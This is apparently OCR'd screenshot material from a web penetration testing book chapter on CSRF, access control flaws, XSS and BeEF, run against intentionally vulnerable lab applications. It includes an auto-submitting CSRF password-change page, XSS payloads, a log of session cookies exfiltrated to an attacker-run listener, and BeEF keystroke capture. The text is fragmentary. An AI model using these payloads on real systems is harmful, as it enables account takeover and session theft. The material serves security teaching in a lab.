
Search HTML

```
<html>
<head></head>
<body>
  <form action="http://192.168.56.11/budget/password.jsp" method="POST">
    <input name="password1" value="csrfpassword">
    <input name="password2" value="csrfpassword">
    <input value="submit" type="submit">
  </form>
</body>
</html>
```

The screenshot shows a web browser window with the address bar containing the file path: `file:///root/webpentest/c4/csrf-change-password-scripted.html`. The page content includes a large heading **A completely harmless page** and a paragraph: "You can trust this page. Nothing bad is going to happen to you or your BodgeIt account."

The browser's developer tools are open to the Sources panel, showing the source code of the page. The code is as follows:

```
1 <html>
2 <script>
3 function submit_form()
4 {
5   document.getElementById('form1').submit();
6 }
7 </script>
8 <body onload="submit_form()">
9 <h1>A completely harmless page</h1>
10 You can trust this page.
11 Nothing bad is going to happen to you or your BodgeIt account.
12 <form id="form1" action="http://192.168.56.11/bodgeit/password.jsp" method="POST">
13 <input name="password1" value="csrfpassword1" type="hidden">
14 <input name="password2" value="csrfpassword1" type="hidden">
15 </form>
16 </body>
17 </html>
```



file:///root/webpentest/c4/csrf-change-password-scripted-frame.html

# A completely harmless page

You can trust this page. Nothing bad is going to happen to you or your BodgeIt account.

4 requests, 8.40 KB, 1.75 s

Status	Method	File	Domain
200	POST	password.jsp	192.168.56.11
304	GET	util.js	192.168.56.11
200	POST	password.jsp	192.168.56.11
200	GET	util.js	192.168.56.11

**Request URL:** http://192.168.56.11/bodgeit/password.jsp  
**Request method:** POST  
**Remote address:** 127.0.0.1:8080  
**Status code:** 200 OK  
**Version:** HTTP/1.1

Response headers (0.188 KB)  
**Connection:** "close"  
**Content-Length:** "2487"

# Chapter 5: Cross-Site Scripting and Client-Side Attacks

Introduction  
General  
Access Control Flaws


[Using an Access Control Matrix](#)  
[Bypass a Path Based Access Control Scheme](#)  
[LAB: Role Based Access Control](#)  
[Stage 1: Bypass Business Layer Access Control](#)  
[Stage 2: Add Business Layer Access Control](#)  
[Stage 3: Bypass Data Layer Access Control](#)  
[Stage 4: Add Data Layer Access Control](#)  
[Remote Admin Access](#)

AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering  
Session Management Flaws  
Web Services  
Admin Functions  
Challenge

**Solution Videos**

**Restart this Lesson**

**Stage 1**  
Stage 1: Bypass Presentational Layer Access Control.  
As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").





192.168.56.11/WebGoat/attack?Screen=65&menu=200

Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration  
Insecure Storage  
Malicious Execution  
Parameter Tampering

Tom Cat (employee)

SearchStaff  
ViewProfile

Inspector Console Debugger Style Edi... Performa... Memory Network

Search HTML

```
<p>select from the list below</p>
<form id="form1" name="form1" method="post" action="attack?Screen=65&menu=200">
  <table cellpadding="3" width="60%" border="0">
    <tbody>
      <tr>
        <td>
          <label>
            <select name="employee id" size="11">
              <option selected="" value="105">Tom Cat (employee)</option>
            </select>
          </label>
        </td>
        <td>
          <input name="action" value="SearchStaff" type="submit">
          <br>
          <input name="action" value="ViewProfile" type="submit">
          <br>
        </td>
      </tr>
    </tbody>
  </table>
</form>
```

192.168.56.11/WebGoat/attack?Screen=65&menu=200

Stage 4: Add Data Layer  
Access Control  
Remote Admin Access

AJAX Security  
Authentication Flaws  
Buffer Overflows  
Code Quality  
Concurrency  
Cross-Site Scripting (XSS)  
Improper Error Handling  
Injection Flaws  
Denial of Service  
Insecure Communication  
Insecure Configuration

First Name: Tom      Last Name: Cat  
Street: 2211 HyperThread Rd.      City/State: New York, NY  
Phone: 443-599-0762      Start Date: 1011999  
SSN: 792-14-6364      Salary: 80000  
Credit Card: 5481360857968521      Credit Card Limit: 30000  
Comments: Co-Owner.  
Disciplinary Explanation:      Disc. Dates: 0  
NA  
Manager: 106

Inspector    Console    Debugger    Style Edi...    Performa...    Memory    Network    Storage

All    HTML    CSS    JS    XHR    Fonts    Images    Media    Flash    WS    Other    33 requests, 265.04 KB, 6.23 s

Status	Method	File	Domain	Headers	Cookies	Params
200	POST	attack?Screen=65&menu=200	192.168.56.11			<ul style="list-style-type: none"> <li>Filter request parameters</li> <li>Query string <ul style="list-style-type: none"> <li>Screen: "65"</li> <li>menu: "200"</li> </ul> </li> <li>Form data <ul style="list-style-type: none"> <li>employee_id: "105"</li> <li>action: "ViewProfile"</li> </ul> </li> </ul>
304	GET	webgoat.css	192.168.56.11			
304	GET	lesson.css	192.168.56.11			
304	GET	menu.css	192.168.56.11			
304	GET	layers.css	192.168.56.11			
304	GET	javascript.js	192.168.56.11			
304	GET	menu_system.js	192.168.56.11			



## Goat Hills Financial Human Resources



**Welcome Back Tom** - View Profile Page

First Name: [Larry](#) Last Name: [Stooge](#)  
Street: [9175 Guilford Rd](#) City/State: [New York, NY](#)  
Phone: [443-689-0192](#) Start Date: [1012000](#)  
SSN: [386-09-5451](#) Salary: [55000](#)  
Credit Card: [2578546969853547](#) Credit Card Limit: [5000](#)  
Comments: [Does not work well with others](#)  
Disciplinary Explanation: [Constantly harassing coworkers](#) Disc. Dates: [10106](#)  
Manager: [102](#)

ListStaff

EditProfile

Logout

[Stage 1: Bypass Business Layer Access Control](#)

[Stage 2: Add Business Layer Access Control](#)

[Stage 3: Bypass Data Layer Access Control](#)

[Stage 4: Add Data Layer Access Control](#)

[Remote Admin Access](#)

AJAX Security  
 Authentication Flaws  
 Buffer Overflows  
 Code Quality  
 Concurrency  
 Cross-Site Scripting (XSS)  
 Improper Error Handling  
 Injection Flaws  
 Denial of Service  
 Insecure Communication  
 Insecure Configuration  
 Insecure Storage  
 Malicious Execution

[Using an Access Control Matrix](#)

[Bypass a Path Based Access Control Scheme](#)

[LAB: Role Based Access Control](#)

[Stage 1: Bypass Business Layer Access Control](#)

[Stage 2: Add Business Layer Access Control](#)

**Stage 2**  
 Stage 2: Add Business Layer Access Control.

**THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT**

Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done this, repeat stage 1 and verify that access to DeleteProfile functionality is properly denied.

**\* You have completed Stage 1: Bypass Business Layer Access Control.**  
**\* Welcome to Stage 2: Add Business Layer Access Control**

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Bob

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello <'this is the 1st test'>

view-source:http://192.168.56.11/dvwa/vulnerabilities/xss\_r?name=%3Cthis+is+the+1st+test%3E

```
38
39 <div class="body_padded">
40   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42   <div class="vulnerable_code_area">
43
44     <form name="XSS" action="#" method="GET">
45       <p>What's your name?</p>
46       <input type="text" name="name">
47       <input type="submit" value="Submit">
48     </form>
49
50     <pre>Hello <'this is the 1st test'></pre>
51
52 </div>
```

192.168.56.11/dvwa/vulnerabilities/xss\_r?name=Bob<script>alert('XSS')</script>



### Vulnerability: Reflected Cross Site Scripting (XSS)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

What's your name?

Hello

XSS

OK

```
view-source:http://192.168.56.11/dwva/vulnerabilities/xss_r/?name=Bob%

39 <div class="body_padded">
40   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42   <div class="vulnerable_code_area">
43
44     <form name="XSS" action="#" method="GET">
45       <p>What's your name?</p>
46       <input type="text" name="name">
47       <input type="submit" value="Submit">
48     </form>
49
50     <pre>Hello Bob<script>alert('XSS')</script></pre>
51
52   </div>
53
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python -m SimpleHTTPServer 88
Serving HTTP on 0.0.0.0 port 88 ...
view-source:http://192.168.56.11/dwva/vulnerabilities/xss_r/?name=Bob%
<div class="body_padded">
```

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python -m SimpleHTTPServer 88
Serving HTTP on 0.0.0.0 port 88 ...
192.168.56.10 - - [06/Jun/2018 08:21:54] code 404, message File not found
192.168.56.10 - - [06/Jun/2018 08:21:54] "GET /security=low;%20PHPSESSID=0uqu8ffb97jts6ksvc2pksek0;%20JSESSIONID=AC61B7DE47A7F5901C11C6BE057AF395;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1" 404 -
```

Getting Started: Project Whitepaper



Release Announcements

LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local
Cookbook test	Cookbook test	Session
Cookbook test 2	Cookbook test 2	Session

Cookbook test 2    Cookbook test 2     Session     Local   

Added key Cookbook test 2 to Session storage

• Perform a request or  the page to see detailed information about network activity.  
• Click on the  button to start performance analysis.





**Cookbook test**  
<H1>3</H1>

**Cookbook test**  
<H1>3</H1>

**Session**

**Session**

**Local**

Added key Cookbook test

3

to Session storage

**Session Storage**
 **Local Storage**
 **All Storage**

192.168.56.11/mutillidae/index.php?page=html5-storage.php

Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

Web Storage		
Key	Item	Storage Type
Cookbook test	Cookbook test	Session
Cookbook test <H1>3</H1>		Session
Cookbook test	2	Session
Authorization		Session
LocalStorage		Local
MessageOfT		Local
Cookbook test <img src=X onerror="alert('DOM XSS')">	XSS	Local

Session  
 Local

Added key Cookbook test to Local storage

```
root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[ 7:47:33][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[ 7:47:33][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 7:47:33] |   Twit: @beefproject
[ 7:47:33] |   Site: http://beefproject.com
[ 7:47:33] |   Blog: http://blog.beefproject.com
[ 7:47:33] |   Wiki: https://github.com/beefproject/beef/wiki
[ 7:47:33][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 7:47:35][*] BeEF is loading. Wait a few seconds...
[ 7:47:43][*] 12 extensions enabled.
[ 7:47:43][*] 254 modules enabled.
[ 7:47:43][*] 2 network interfaces were detected.
[ 7:47:43][+] running on network interface: 127.0.0.1
[ 7:47:43] |   Hook URL: http://127.0.0.1:3000/hook.js
[ 7:47:43] |_  UI URL:  http://127.0.0.1:3000/ui/panel
[ 7:47:43][+] running on network interface: 192.168.56.10
[ 7:47:43] |   Hook URL: http://192.168.56.10:3000/hook.js
[ 7:47:43] |_  UI URL:  http://192.168.56.10:3000/ui/panel
[ 7:47:43][*] RESTful API key: 0ba3af65adc441d44926b204616b19759c96446d
[ 7:47:43][*] HTTP Proxy: http://127.0.0.1:6789
[ 7:47:43][*] BeEF server started (press control+c to stop)
```

BeEF Control Panel - Mozilla Firefox

BeEF Control Panel x +

127.0.0.1:3000/ui/panel

BeEF 0.4.7.0-alpha | [Submit\\_Bug](#) | [Logout](#)

Getting Started | Logs | **Current Browser**

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Category: Browser (6 Items)

<b>Browser Version:</b> UNKNOWN	Initialization
<b>Browser UA String:</b> Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	Initialization
<b>Browser Language:</b> en-US	Initialization
<b>Browser Platform:</b> Linux x86_64	Initialization
<b>Browser Plugins:</b> GNOME Shell Integration,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3.1))	Initialization
<b>Window Size:</b> Width: 782, Height: 535	Initialization

Category: Browser Components (12 Items)

<b>Flash:</b> No	Initialization
<b>VBScript:</b> No	Initialization
<b>PhoneGap:</b> No	Initialization
<b>Google Gears:</b> No	Initialization
<b>Web Sockets:</b> Yes	Initialization
<b>QuickTime:</b> No	Initialization
<b>RealPlayer:</b> No	Initialization
<b>Windows Media Player:</b> No	Initialization
<b>WebRTC:</b> Yes	Initialization
<b>ActiveX:</b> No	Initialization
<b>Session Cookies:</b> Yes	Initialization

Hooked Browsers

- Online Browsers
  - 192.168.56.11
    - 192.168.56.10
- Offline Browsers

Basic | Requester

127.0.0.1:3000/ui/panel

BeEF 0.4.7.0-alpha | [Submit](#) [Bug](#) | [Logout](#)

Hooked Browsers

- Online Browsers
  - 192.168.56.11
  - 192.168.56.10
- Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

ID	Type	Event	Date	Bro...
31	Event	250.170s - [Blur] Browser window has lost focus.	2018-06-08T0...	1
30	Event	248.698s - [User Typed]	2018-06-08T0...	1
29	Event	247.968s - [Mouse Click] x: 0 y:0 > input#submit	2018-06-08T0...	1
28	Command	Hooked browser [id:1, ip:192.168.56.10] has executed instructions (status: UNKNOWN) from command module [id:1, name:'Man-In-The-Browser']	2018-06-08T0...	1
27	Event	247.654s - [User Typed] ssword	2018-06-08T0...	1
26	Event	246.646s - [User Typed] pa	2018-06-08T0...	1
25	Event	245.608s - [User Typed]	2018-06-08T0...	1
24	Event	244.596s - [User Typed] oa	2018-06-08T0...	1
23	Event	243.574s - [User Typed] .com	2018-06-08T0...	1
22	Event	242.560s - [User Typed] ample	2018-06-08T0...	1
21	Event	241.504s - [User Typed] ex	2018-06-08T0...	1
20	Event	240.464s - [User Typed] @	2018-06-08T0...	1
19	Event	238.428s - [User Typed] user	2018-06-08T0...	1
18	Event	236.158s - [Mouse Click] x: 470 y:242 > input#username(username)	2018-06-08T0...	1
17	Event	235.354s - [User Typed]	2018-06-08T0...	1
16	Event	234.516s - [Mouse Click] x: 0 y:0 > input#submit	2018-06-08T0...	1
15	Command	Hooked browser [id:1, ip:192.168.56.10] has executed instructions (status: UNKNOWN) from command module [id:1, name:'Man-In-The-Browser']	2018-06-08T0...	1

Basic | Requester

Page 1 of 1 | Displaying logs 1 - 30 of 30

127.0.0.1:3000/ui/panel

BeEF 0.4.7.0-alpha | [Submit](#) [Bug](#) | [Logout](#)

Hooked Browsers

- Online Browsers
  - 192.168.56.11
  - 192.168.56.12
- Offline Browsers
  - 192.168.56.11
  - 192.168.56.10
  - 192.168.56.12
  - 192.168.56.12

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree



- Network (19)
- Persistence (5)
  - Man-In-The-Browser
  - Wordpress Add Administ
  - Confirm Close Tab
  - Create Foreground iFrran
  - Create Pop Under
- Phonogap (16)
- Social Engineering (21)
  - Clickjacking
  - Fake LastPass
  - Lcamtuf Download

Module Results History

ID	date	label
0	2018-06-18 06:50	command 1

Command results

- Mon Jun 18 2018 06:50:49 GMT-0500 (CDT)  
data: Browser hooked.
- Mon Jun 18 2018 06:50:49 GMT-0500 (CDT)  
data: Method XMLHttpRequest.open override



192.168.56.11/mutillidae/index.php?page=html5-storage.php

## HTML 5 Web Storage

### Web Storage

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Getting Started: Project Whitepaper

Cache Storage

Cookies

Indexed DB

Local Storage

Session Storage

Key	Value
AuthorizationLevel	0
Secure.AuthenticationToken	DU837HHFYTEYUE9S1934
Secure.IsUserLoggedIn?	No
SessionStorageTarget	This is set by the index.php page

192.168.56.11/bodgeit/search.jsp?q=<script>alert

## The Bodgeit Store

We bodge it, so you dont have to!


Home About Us Contact Us Login Your Basket Search

Doodahs  
Gizmos  
Thingamajigs  
Thingies  
Whatchamacallits  
Whatsits  
Widgets

Guest user

Go Cats!

OK



```
root@kali:~# ls /etc/apache2/mods-enabled/  
access_compat.load  authn_file.load  autoindex.load  dnssd.conf  mime.load  php7.2.conf  setenvif.load  
alias.conf          authz_core.load  deflate.conf     dnssd.load   mpm_prefork.conf  php7.2.load  status.conf  
alias.load          authz_host.load  deflate.load     env.load     mpm_prefork.load  reqtimeout.conf  status.load  
auth_basic.load     authz_user.load  dir.conf        filter.load  negotiation.conf  reqtimeout.load  setenvif.conf  
auth_core.load      autoindex.conf  dir.load        mime.conf    negotiation.load
```

---

